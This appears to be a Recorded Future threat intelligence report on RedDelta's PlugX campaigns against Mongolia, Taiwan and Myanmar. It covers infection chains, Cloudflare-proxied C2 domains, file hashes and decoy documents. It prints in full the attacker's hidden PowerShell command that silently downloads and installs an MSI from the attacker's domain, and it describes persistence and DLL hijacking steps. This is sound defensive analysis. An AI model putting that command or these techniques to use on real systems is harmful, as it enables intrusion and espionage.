CYBER THREAT ANALYSIS

CHINA

Recorded Future®

By Insikt Group®

January 9, 2025

# Chinese State-Sponsored RedDelta Targeted Taiwan, Mongolia, and Southeast Asia with Adapted PlugX Infection Chain

**RedDelta has evolved its infection chain multiple times since mid-2023.** The group has used LNK files and MSC files as the first-stage components and ultimately loaded PlugX via search order hijacking.

**The group consistently used Cloudflare's CDN to proxy C2 traffic to threat actor-controlled C2 servers.** This enables RedDelta to blend in with legitimate traffic and complicates victim identification.

**RedDelta is potentially operating out of Henan province.** Insikt Group identified ten IP addresses in Henan province used by RedDelta to administer its PlugX C2 servers.

*Note: The analysis cut-off date for this report was December 6, 2024.*

## Executive Summary

Between July 2023 and December 2024, Insikt Group observed the Chinese state-sponsored threat activity group RedDelta[1] primarily targeting Mongolia, Taiwan, Myanmar, Vietnam, and Cambodia with an adapted infection chain to distribute their customized PlugX backdoor. The group used lure documents themed around the 2024 Taiwanese presidential candidate Terry Gou (郭台銘), the Vietnamese National Holiday, flood protection in Mongolia, and meeting invitations, including an Association of Southeast Asian Nations (ASEAN) meeting. Insikt Group observed evidence that the Mongolian Ministry of Defense was likely compromised in August 2024 and that the Communist Party of Vietnam was compromised in November 2024. RedDelta conducted spearphishing targeting the Vietnamese Ministry of Public Security; however, there were no indications of a successful compromise. Additionally, from September to December 2024, Insikt Group identified likely victims in Malaysia, Japan, the United States, Ethiopia, Brazil, Australia, and India.

In the latter half of 2023, RedDelta evolved the initial part of its infection chain to leverage a Windows shortcut (LNK) file likely delivered via spearphishing, which downloaded and installed a remotely hosted Windows Installer (MSI) file. This MSI file then dropped a search order hijacking triad that loaded PlugX, as seen in previous RedDelta activity. In 2024, Insikt Group observed the group shift from using LNK files to Microsoft Management Console Snap-In Control (MSC) files as the first stage component. Most recently, the group shifted to using a spearphishing link to get the victim to load an HTML file remotely hosted on Microsoft Azure, which started the remainder of the infection chain.

Since July 2023, RedDelta has consistently used the Cloudflare content delivery network (CDN) service to proxy command-and-control (C2) traffic to threat actor-controlled C2 servers. This enables the group to blend in with legitimate CDN traffic and complicates victim identification for security researchers. Recently, Insikt Group has observed multiple state-sponsored groups leveraging Cloudflare to evade detection, including the Russian state-sponsored group BlueAlpha.

RedDelta continues to operate in line with Chinese strategic priorities. The group has historically targeted governments and diplomatic organizations in Southeast Asia, Mongolia, and Europe. The Asia-focused targeting in 2023 and 2024 represents a return to the group's historical focus after targeting European organizations in 2022 following the start of the Russia-Ukraine war. RedDelta's targeting of Mongolia and Taiwan is consistent with the group's past targeting of groups seen as threatening to the Chinese Communist Party's power, including Mongolian non-governmental organizations (NGOs), the Vatican, and Catholic organizations in Hong Kong.

[1] RedDelta closely overlaps with public reporting under the aliases BRONZE PRESIDENT, Mustang Panda, Stately Taurus, Earth Preta, Red Lich, TA416, HoneyMyte, Twill Typhoon, Vertigo Panda, and Dark Peony.

Insikt Group followed responsible disclosure in advance of this publication per Recorded Future's prenotification policy.

## Key Findings

- Since July 2023, RedDelta targeted Mongolia, Taiwan, Myanmar, Vietnam, and Cambodia with its customized backdoor PlugX.
- RedDelta has evolved its infection chain multiple times since mid-2023. The group has used LNK files and MSC files as the first-stage components. In both cases, a PowerShell command downloaded and installed a remotely hosted Windows Installer (MSI) file. This MSI file dropped a malicious dynamic-link library (DLL) loader written in the Nim programming language, a legitimate binary vulnerable to search order hijacking, and an encrypted payload that ultimately loads PlugX.
- The group has consistently registered new domains that use the Cloudflare content delivery network (CDN) to proxy C2 traffic to the group's backend threat actor-controlled virtual private servers (VPSs).
- Insikt Group identified IP addresses in Henan province used by RedDelta to administer its PlugX C2 servers, pointing to a potential threat actor operating location.

## Background

RedDelta has been active since at least 2012 and has focused on Southeast Asia and Mongolia. The group has routinely adapted its targeting in response to global geopolitical events. For instance, RedDelta targeted the Vatican and other Catholic organizations with PlugX in the lead-up to 2021 talks between China and the Vatican. The group has also compromised law enforcement and government entities in India, a government organization in Indonesia, and other targets across Myanmar, Hong Kong, and Australia.

In 2022, the group shifted toward increased targeting of European government and diplomatic entities following Russia's invasion of Ukraine. This activity used an infection chain that began by delivering an archive file (ZIP, RAR, or ISO), likely via spearphishing that contained a Windows shortcut (LNK) file disguised using a double extension (such as `.doc.lnk`) and a Microsoft Word icon. The archive file also featured a series of nested hidden folders containing three files used to complete DLL search order hijacking: a legitimate binary, a malicious DLL loader, and an encrypted PlugX payload that ~~i~~was ultimately loaded into memory. User execution of the shortcut file led to the execution of the legitimate binary vulnerable to DLL search order hijacking. In November 2022, Insikt Group observed an evolution in tactics, in which RedDelta staged the ISO file on a threat actor-controlled domain.

In March 2023, Insikt Group identified RedDelta targeting Mongolia using a similar infection chain that started with a container file (RAR, ZIP, ISO) consisting of an LNK file that triggered a DLL search order hijacking triad located within a hidden nested subdirectory. The campaign used a decoy document

masquerading as an invitation from the World Association of Mongolia and a document purporting to be a BBC news interview about Tibetan Buddhism and Mongolia. RedDelta targeted the following groups and individuals:

- Members of multiple Mongolian NGOs, including a human rights and pro-democracy NGO focused on the autonomous region of Inner Mongolia in China
- Multiple Mongolian Buddhist activists based in Mongolia and Japan
- Academic professionals in Mongolia and Japan
- The developers of two separate Mongolian mobile applications

## Threat and Technical Analysis





***Figure 1**: Timeline of RedDelta activity from 2023 and 2024 (Source: Recorded Future)*

### Cloudflare CDN Used to Proxy Command-and-Control Traffic

Beginning in July 2023, Insikt Group observed a shift across RedDelta command-and-control (C2) infrastructure characterized by the addition of Cloudflare Origin CA transport layer security (TLS) certificates on Transmission Control Protocol (TCP) port 443. This shift is indicative of the group's use of the Cloudflare CDN service to proxy C2 traffic to these backend threat actor-controlled servers in an attempt to blend in among benign CDN traffic. In all cases, the domain configured to use the Cloudflare CDN service is visible via the subject alternative names (SANs) field on the accompanying TLS certificate on these backend C2s. By analyzing Cloudflare Origin CA certificates served by known RedDelta C2 servers, Insikt Group identified over 100 threat actor-controlled domains (see **Appendix A**). Almost all domains are likely formerly legitimate domains re-registered via Namecheap or NameSilo by the threat actor after expiry, likely to evade domain age and trust heuristics. In May 2024, Insikt Group identified RedDelta using Cloudflare's geofencing capabilities for the first time to restrict the downloading of the latter stages of the group's infection chain to IP addresses geolocating to Myanmar.

RedDelta continues leveraging these capabilities, including geofencing a malicious MSC file to Vietnam in August 2024.

## New Infection Chain Leveraging Windows Shortcut (LNK) and Windows Installer (MSI) Files Used to Continue Targeting Mongolia (July 2023)

In July 2023, Insikt Group identified RedDelta targeting Mongolia with a new infection chain to load the group's customized PlugX backdoor. In this campaign, the group shifted tactics, techniques, and procedures (TTPs) by adopting a new infection chain and using the Cloudflare CDN service to proxy C2 traffic to threat actor-controlled C2 servers. In this case, the group used a Windows LNK file to run a PowerShell command, which downloaded and installed a remotely hosted Windows installer (MSI) file. This MSI file then dropped a legitimate executable, a malicious loader DLL written in the Nim programming language, and an encrypted payload that ultimately loaded the group's customized PlugX backdoor via DLL search order hijacking (see **Figure 2**).





***Figure 2**: RedDelta infection chain observed in Mongolia targeting from July 2023 (Source: Recorded Future)*

Insikt Group identified three files observed communicating with RedDelta servers at the time (**Table 1**).

| SHA256 | Filename(s) | Contacted IP Address or Domain |
|---|---|---|
| a0a3eeb6973f12fe61e6e90fe5fe8e406 a8e00b31b1511a0dfe9a88109d0d129 | Үер усны сэрэмжлүүлэг.lnk | estmongolia[.]com |
| 471e61015ff18349f4bf357447597a545 79839336188d98d299b14cff458d132 | Үер усны сэрэмжлүүлэг.msi | mongolianshipregistrar[.]com |
| 7c741c8bcd19990140f3fa4aa95bb1959 29c9429fc47f95cf4ab9fad03040f7b | AdobePlugin.msi | 103.107.104[.]37 |

***Table 1**: Observed files communicating with RedDelta servers in July 2023 (Source: Recorded Future)*

The LNK file `Үер усны сэрэмжлүүлэг.lnk` (translation from Mongolian: `Flood warning.lnk`) shown in **Table 1** ran a PowerShell command shown in **Figure 3** to retrieve a remotely hosted MSI file from the RedDelta domain *estmongolia[.]com* and install it using the `install.InstallProduct` method.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
-windowstyle hidden $install=New-Object -ComObject 'WindowsInstaller.Installer';
$install.uilevel = 2;$install.InstallProduct('http://estmongolia[.]com/Үер усны сэрэмжлүүлэг','REMOVE=ALL');
$install.InstallProduct('http://estmongolia.com/Үер усны сэрэмжлүүлэг')
```

***Figure 3**: PowerShell command run by shortcut file `Үер усны сэрэмжлүүлэг.lnk` (Source: Recorded Future)*

The retrieved file is `Үер усны сэрэмжлүүлэг.msi` in **Table 1**, which dropped three files following installation into the newly created folder `C:\Users\Admin\AppData\Local\GkyOpucv`:

- A legitimate executable: `ONENOTEM.exe` (sha256: b9836265c6bfa17cd5e0265f32cedb1ced3b98e85990d000dc8e1298d5d25f93)
- A malicious loader DLL: `msi.dll` (sha256: 67c23db357588489031700ea8c7dc502a6081d7d1a620c03b82a8f281aa6bde6)
- An encrypted payload: `NoteLogger.dat` (sha256: 0df7e56610adad2ed5adfdfab07faedc08a61d9f944a5448aa62e071cffc28c4)

The `ONENOTEM.exe` file executed the `msi.dll` via DLL search order hijacking, which then decrypted `NoteLogger.dat` to load the group's customized PlugX variant into memory. Once loaded, the PlugX payload contacts the C2 domain *mongolianshipregistrar[.]com*. The PlugX C2 request headers remained the same as cited in the Insikt Group report titled "RedDelta Targets European Government Organizations and Continues to Iterate Custom PlugX Variant" (page 10), shown in **Figure 4**. Notably, the loader DLL observed in this activity was written in Nim, marking a departure from the loaders previously observed in use by RedDelta.





***Figure 4**: RedDelta PlugX C2 headers observed in highlighted sample (Source: Recorded Future Malware Intelligence)*

Following the execution, a decoy PDF document is shown to the user (also called `Үер усны сэрэмжлүүлэг.pdf`), which is written in Mongolian and relates to flood protection. The legitimate executable and loader files were then moved to the directory `C:\Users\Public\SecurityScan\`. For persistence, the legitimate executable `ONENOTEM.exe` is executed upon start-up via the Run registry key using the key name `OneNote Update`. The encrypted payload `NoteLogger.dat` was stored in a separate hidden folder at `C:\Users\Public\.vsCodes\NoteLogger.dat`.





***Figure 5**: Decoy document `Үер усны сэрэмжлүүлэг.pdf` shown to the user; it is written in Mongolian and relates to flood protection (Source: Recorded Future)*

The second MSI file shown in **Table 1** (`AdobePlugin.msi`) featured an identical infection chain to the above, dropping the following malicious files alongside the benign `ONENOTEM.exe` executable:

- Nim loader `msi.dll` (sha256: b6f375d8e75c438d63c8be429ab3b6608f1adcd233c0cc939082a6d7371c09bb)
- Encrypted payload `Notelogger.dat` (sha256: 095855cf6c82ae662cce34294f0969ca8c9df266736105c0297d2913a9237dd1)

In this case, the PlugX payload was configured with the C2 IP address *103.107.104[.]37* rather than a domain using the Cloudflare CDN service.

## Taiwan Targeting (October 2023)

In October 2023, Insikt Group identified two Taiwan-themed malware samples associated with RedDelta infrastructure. The group used decoy documents themed around the 2024 Taiwanese presidential election and a residential renovation project in Taiwan's capital, Taipei.


### *Taiwanese Presidential Election-Themed Sample*

The first sample was an MSI file (sha256: c7ec098093eb08d2b36d1c37b928d716d8da021f93319a093808a7ceb3b35dc1), which dropped three files following execution:

- A legitimate executable: `ONENOTEM.exe` (sha256: b9836265c6bfa17cd5e0265f32cedb1ced3b98e85990d000dc8e1298d5d25f93)
- A malicious loader DLL: `msi.dll` (sha256: 651c096cf7043a01d939dff9ba58e4d69f15b2244c71b43bedb4ada8c37e8859)
- An encrypted payload: `NoteLogger.dat` (sha256: 908ff3a80ef065ab4be1942e0d41583903f6aac02d97df6b4a92a07a633397a8)

The malicious loader DLL `msi.dll` was loaded via DLL search order hijacking by `OnesNotem.exe` and ultimately decrypted the `NoteLogger.dat` file containing the PlugX payload. For persistence, `OnesNotem.exe` and `msi.dll` were placed into the folder `C:\Users\<USER>\AppData\Local\MUxPOTy\`, and `NoteLogger.dat` was placed into the `C:\ProgramData\.vscodes\` folder. The legitimate executable `OnesNotem.exe` was executed upon start-up via the Run registry key using the key name `OneNote Update` in an identical manner observed in the previous Mongolia-focused targeting. The infection chain ultimately loaded the PlugX backdoor into memory, which then communicated to two RedDelta C2 domains, *ivibers[.]com* and *meetviberapi[.]com*, which were proxied via Cloudflare to the backend threat actor-controlled C2 IP addresses *207.148.119[.]237* and *209.250.241[.]108*.

The user is also shown a Taiwan-themed decoy document regarding the Taiwanese presidential campaign of Terry Gou (郭台銘) with the filename 郭台銘選擇賴佩霞為總統副手深層考量.pdf (translation: `Terry Gou carefully considers choosing Lai Peixia as presidential deputy.pdf`), as shown in **Figure 6**.



郭台銘選擇賴佩霞為總統副手
深層考量

郭台銘的決策通常建基於他的長遠眼光和對於台灣未來的願景。在選擇賴佩霞為其競選副手時，這個選擇背後隱含的原因不僅僅是看中她的學術和專業背景，更多的是她所代表的價值觀和對於社會的深度貢獻。他肯定綜合考慮了以下幾點：

突破傳統政治框架：近年來，全球政治氛圍越來越偏向打破傳統，選民期望看到新面孔和新想法。選擇賴佩霞，一位非傳統政治背景的副手，正是回應這樣的期望。

強調女性權益：在這個時代，女性權益的提倡和推動對於一個國家的進步至關重要。賴佩霞不僅是女性運動的提倡者，她更深入地推動著每個人內在的身心和平，突破了傳統的框架，展現出真正的和平意識。賴佩霞不僅代表女性，更是女性權益的堅定支持者。這樣的選擇突顯了郭台銘對於性別平等的重視，且有助於吸引女性選民。

學術與專業背景：賴佩霞的學術背景相當豐富。她是暨南大學的法學博士，且在哈佛大學甘迺迪政府學院研究政治和政治人物，這使得她對於政治領域有著深入的了解，這對於國際政策制定和外交策略將是一大資產。

人際溝通的專家：政治不只是政策制定，更多的是人際間的溝通和協調。賴佩霞過去在協助家庭和企業解決衝突上的經歷，顯示她具有此方面的專業能力。賴佩霞運用其獨特的溝通技巧，成功地協助多家家庭和企業消彌彼此之間的衝突，建立了健康和諧的關係。這樣的能力在政治領域中尤為珍貴，可以助於搭建橋梁，達成共識。

***Figure 6**: Taiwan presidential campaign-themed decoy document displayed to user following PlugX infection chain (Source: Recorded Future)*

### *Taipei Residential Renovation-Themed Sample*

The second identified sample, `6460c7.msi` (sha256: 364f38b48565814b576f482c1e0eb4c8d58effcd033fd45136ee00640a2b5321), used an identical infection chain. In this case, the PlugX payload communicates to the RedDelta C2 domain *electrictulsa[.]com*, proxied via Cloudflare to the backend threat actor-controlled C2 IP address *64.176.50[.]176*. This sample dropped the same legitimate executable as discussed above, as well as the following two files:

- A malicious loader DLL: `msi.dll` (sha256: f8c1a4c3060bc139d8ac9ad88d2632d40a96a87d58aba7862f35a396a18f42e5)
- An encrypted payload: `NoteLogger.dat` (sha256: a5cd617434e8d0e8ae25b961830113cba7308c2f1ff274f09247de8ed74cac4f)

The legitimate binary and DLL were placed into the `C:\ProgramData\SamsungDriver\` folder. Like the above, the encrypted PlugX payload was placed in the `C:\ProgramData\.vscodes\` folder.

The user is also shown a decoy document themed around a residential renovation project in Taipei with the filename 水源路二至五期整建住宅都市更新推動說明.pdf (translation: `Instructions for urban renewal promotion of residential buildings in Phases 2 to 5 of Shuiyuan Road.pdf`), as shown in **Figure 7**.

水源路二至五期整建住宅都市更新推動說明

一、緣起：

臺北市政府在內政部營建署的補助下，於 90 年 10 月公開評選規劃團隊辦理「中正區水源路二至五期整建住宅及附近地區都市更新計畫案」，對本案的可行性及明確性非常重視。要完成更新事業概要核准、初擬更新事業計畫暨權利變換計畫並不難，但是要協助一個 638 戶的社區成立更新會（雖然將二三期 460 戶、四五期 178 戶分成二個更新單元），則是一項困難重重的挑戰。

二、推動方法：

為了順利推動更新會的成立，本團隊的具體做法如下：

1. 在社區內成立工作站：直接與居民作面對面的溝通。
2. 問卷調查：確實瞭解居民的意願及問題。
3. 舉辦種子營訓練：先對熱心居民辦小型說明會，再藉由居民向居民說明。
4. 成立更新會籌備處：由居民主導更新。
5. 籌備處月例會：定期的開會維持更新推動的熱度。
6. 大型說明會 2-3 次：由市府協助辦理，有利於凝聚共識。
7. 事業概要公聽會：迅速展現更新的推動成效並取得公信力的作用。
8. 需求坪數調查：更新前後價值及負擔試算後，初步調查需求坪數，確認各戶坪數設計的方向並計算總坪數是否足夠分配，使居民瞭解大概的負擔。

三、課題及對策：

本整建住宅更新案於推動過程中，所面臨的課題及初步對策研擬如下：

***Figure 7**: Taipei residential renovation-themed decoy document displayed to user following PlugX infection chain (Source: Recorded Future)*

## Myanmar Targeting and Use of Microsoft Management Console (MSC) Files (May 2024)

Insikt Group observed RedDelta targeting Myanmar with an updated infection chain in May 2024, as shown in **Figure 8**. This RedDelta activity involved an adapted initial infection chain, now incorporating Microsoft Management Console Snap-In Control (MSC) files as the first stage component instead of the Windows LNK files seen in previous RedDelta activity. Upon execution, the MSC file was configured to

run a PowerShell command that downloaded and installed a remotely hosted MSI file, with the remainder of the infection chain closely resembling the RedDelta activity described above.

